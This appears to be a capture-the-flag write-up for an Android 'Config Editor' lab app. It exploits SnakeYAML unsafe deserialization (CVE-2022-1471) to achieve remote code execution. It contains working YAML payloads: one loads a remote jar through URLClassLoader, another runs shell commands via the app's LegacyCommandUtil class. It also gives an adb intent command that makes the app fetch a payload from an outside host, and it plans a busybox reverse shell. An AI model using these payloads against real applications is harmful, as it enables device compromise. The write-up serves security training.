Config Editor Challenge
Achieve Remote Code Execution via a Config Editor app in Android by exploiting vulnerabilities in a third party library.
Methodology
- Analyze the application’s code with reverse engineering tools to understand its interaction with the third-party library.
- Identify the vulnerability within the library and devise a strategy to exploit it.
- Develop a malicious payload tailored to exploit the specific vulnerability in the library.
- Execute the payload to achieve code execution on the device running the application.
Challenge Walkthrough
First, we start as always extracting the apk from the application and reversing with jadx-gui
1
2
3
4
adb shell pm path com.mobilehackinglab.configeditor
package:/data/app/~~7nJyEbpomszhvZKacYpBDQ==/com.mobilehackinglab.configeditor-Xlgn336TGw-b6-q5Xmjmyg==/base.apk

> adb pull /data/app/~~7nJyEbpomszhvZKacYpBDQ==/com.mobilehackinglab.configeditor-Xlgn336TGw-b6-q5Xmjmyg==/base.apk configEditor.apk
From the AndroidManfiest, call my atention an activity with this intent-filter configuration
1
2
3
4
5
6
7
8
9
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data android:scheme="file"/>
                <data android:scheme="http"/>
                <data android:scheme="https"/>
                <data android:mimeType="application/yaml"/>
            </intent-filter>
launching the application we saw two buttons, Load/Save, and a text content. Until now these seems to me some kind of deserialization attack vector with the yml file as an input but lets find the code that manage the Load/Save funcionality.
First we found the button code
1
2
3
4
5
6
7
8
9
10
11
12
    public static final void setButtonListeners$lambda$3(MainActivity this$0, Uri uri) {
        Intrinsics.checkNotNullParameter(this$0, "this$0");
        if (uri != null) {
            this$0.loadYaml(uri);
        }
    }
     public static final void setButtonListeners$lambda$6(MainActivity this$0, Uri uri) {
        Intrinsics.checkNotNullParameter(this$0, "this$0");
        if (uri != null) {
            this$0.saveYaml(uri);
        }
    }
Lets follow that loadYaml function, and how its implementented. loadYaml became more important at first look than saveYaml because its use desertialization functionality :O
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
    public final void loadYaml(Uri uri) {
        try {
            ParcelFileDescriptor openFileDescriptor = getContentResolver().openFileDescriptor(uri, "r");
            try {
                ParcelFileDescriptor parcelFileDescriptor = openFileDescriptor;
                FileInputStream inputStream = new FileInputStream(parcelFileDescriptor != null ? parcelFileDescriptor.getFileDescriptor() : null);
                DumperOptions $this$loadYaml_u24lambda_u249_u24lambda_u248 = new DumperOptions();
                $this$loadYaml_u24lambda_u249_u24lambda_u248.setDefaultFlowStyle(DumperOptions.FlowStyle.BLOCK);
                $this$loadYaml_u24lambda_u249_u24lambda_u248.setIndent(2);
                $this$loadYaml_u24lambda_u249_u24lambda_u248.setPrettyFlow(true);
                Yaml yaml = new Yaml($this$loadYaml_u24lambda_u249_u24lambda_u248);
                Object deserializedData = yaml.load(inputStream);
                String serializedData = yaml.dump(deserializedData);
                ActivityMainBinding activityMainBinding = this.binding;
                if (activityMainBinding == null) {
                    Intrinsics.throwUninitializedPropertyAccessException("binding");
                    activityMainBinding = null;
                }
                activityMainBinding.contentArea.setText(serializedData);
                Unit unit = Unit.INSTANCE;
                Closeable.closeFinally(openFileDescriptor, null);
            } finally {
            }
        } catch (Exception e) {
            Log.e(TAG, "Error loading YAML: " + uri, e);
        }
    }
The Yaml object defined in 220 line came from the library org.yaml.snakeyaml.Yaml so lets search more about this library implementation.
Inmediatly appear this article from snyk talking about CVE-2022-1471 an Unsafe deserialization in snakeYaml
So theres is a big possibility this is the approach to the challenge, lets try to build a functional PoC for this vulnerability.
This paper help me a lot to understand the vulnerability and the payload that we could use in this scenario.
1
2
3
4
5
food: !!javax.script.ScriptEngineManager [
    !!java.net.URLClassLoader [[
        !!java.net.URL [http://<ip>/malicious-code.jar]
    ]]
]
but what is inside the .jar file, Well first let make sure this payload reach our local machine or a VPS or a BurpCollaborator Domain.

The key in this message is Companion: Can't construct a java object for tag:yaml.org,2002:javax.script.ScriptEngineManager; exception =Class not found: javax.script.ScriptEngineManager theres is no ScriptEngineManage class
Looking deep at the code decompiled i notice a LegacyCommandUitl class very convinent to our exploit

Now we adjust our payload to
1
foo: !!com.mobilehackinglab.configeditor.LegacyCommandUtil [ ping -c 1 10.11.3.2 ]
With this payload i use the laod button to charge a yml file put it in the storage
1
adb push payload.yml /storage/emulated/0/Download/paylaod3.yml

Sniffing the ICMP traffic inside the VPN connection we successfully achive remote command execution.


Now I notice i was not using the exported activity we find inside the AndoridManifest, so this approach will not suitable for an attacker point of view, The hacker will exploit the exported activity, lets make an example with adb
1
adb shell am start -a android.intent.action.VIEW -d "http://10.11.3.2:9090/pwned.yaml" -t "application/yaml" -n com.mobilehackinglab.configeditor/.MainActivity
TO get a reverseh shell on android, most easy way is using some kind of netcat for android, searching on google appear that the tools is busybox, lucky for us is already installed in the corellium device.